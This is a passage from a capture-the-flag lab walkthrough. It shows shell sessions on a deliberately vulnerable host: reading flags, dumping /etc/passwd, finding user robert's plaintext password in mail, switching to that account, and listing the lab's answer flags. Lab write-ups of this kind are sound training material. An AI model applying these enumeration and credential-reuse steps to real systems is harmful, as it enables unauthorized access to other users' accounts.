ECDSA key fingerprint is SHA256:jyqAi0OdbBimXiM+omqWWsybFdM/vcyTepLuEqLZzAE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.210.37.6' (ECDSA) to the list of known hosts.
bronn@192.210.37.6's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

You have mail.
bronn@victim-1:~$
```

Step 26: Retrieve the flag from user bronn's home directory.

Commands:
ls
cat flag.txt

```
bronn@victim-1:~$ ls -l
total 4
-rw-r--r-- 1 root root 40 Apr 24 15:57 flag.txt
bronn@victim-1:~$
bronn@victim-1:~$ cat flag.txt
Flag6: 4050f55886f6cd0827d7e4286bd5bbee
bronn@victim-1:~$
```

Flag6: 4050f55886f6cd0827d7e4286bd5bbee

Step 27: Check other system users present on the target machine

Command: cat /etc/passwd

```
bronn@victim-1:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
bronn:x:1000:1000:,,,:/home/bronn:/bin/bash
robert:x:1001:1001:,,,:/home/robert:/bin/bash
bronn@victim-1:~$
```

Step 28: Check the files present in user robert's home directory

Command: ls -l /home/robert

```
bronn@victim-1:~$ ls -l /home/robert/
total 4
-r-x------ 1 robert robert 40 Apr 24 15:57 flag.txt
bronn@victim-1:~$
```

flag.txt file has permission 500 and can only be read by user robert.

Step 29: Read the mail of user bronn.

Command: cat /var/mail/bronn

```
bronn@victim-1:~$ cat /var/mail/bronn
From root@localhost  Tue Nov 28 16:21:49 2018
Return-Path: <root@localhost>
X-Original-To: bronn@localhost
Delivered-To: bronn@localhost
Received: from localhost (unknown [127.0.0.1])
        by localhost (Postfix) with SMTP id C776713EA0CB
        for <bronn@localhost>; Tue, 28 Nov 2018 16:21:23 +0000 (UTC)
Subject: Another user account for you !!

Hi bronn,

Here are the credentials for your additional user account:

Username: robert

Password: 449d4b2ce


Thanks!

Regards,
Root
bronn@victim-1:~$
```

The password of user robert is 449d4b2ce

Step 30: Login as user robert with the discovered credentials and retrieve the flag.

Command: su robert
Enter password “449d4b2ce”
ls
cat flag.txt

```
bronn@victim-1:~$ su robert
Password:
robert@victim-1:/home/bronn$ cd ~
robert@victim-1:~$ ls
flag.txt
robert@victim-1:~$ cat flag.txt
Flag7: f0af063e22b8377777710cb18efb591b
robert@victim-1:~$
```

Flag7: f0af063e22b8377777710cb18efb591b

All Flags:

Flag1: 0f558e86f6fcd0827ad7e4286bd5bbee
Flag2: f0af063e22b83fda17710cb18efb591b
Flag3: 0f558e86f6fcd0827dc7e4286bd5bbee
Flag4: e14f063e22b83fda17710cb18efb591b
Flag5: 0f558e86f55550827ad7e4286bd5bbee
Flag6: 4050f55886f6cd0827d7e4286bd5bbee
Flag7: f0af063e22b8377777710cb18efb591b

References:

1. Firepwd (https://github.com/lclevy/firepwd/)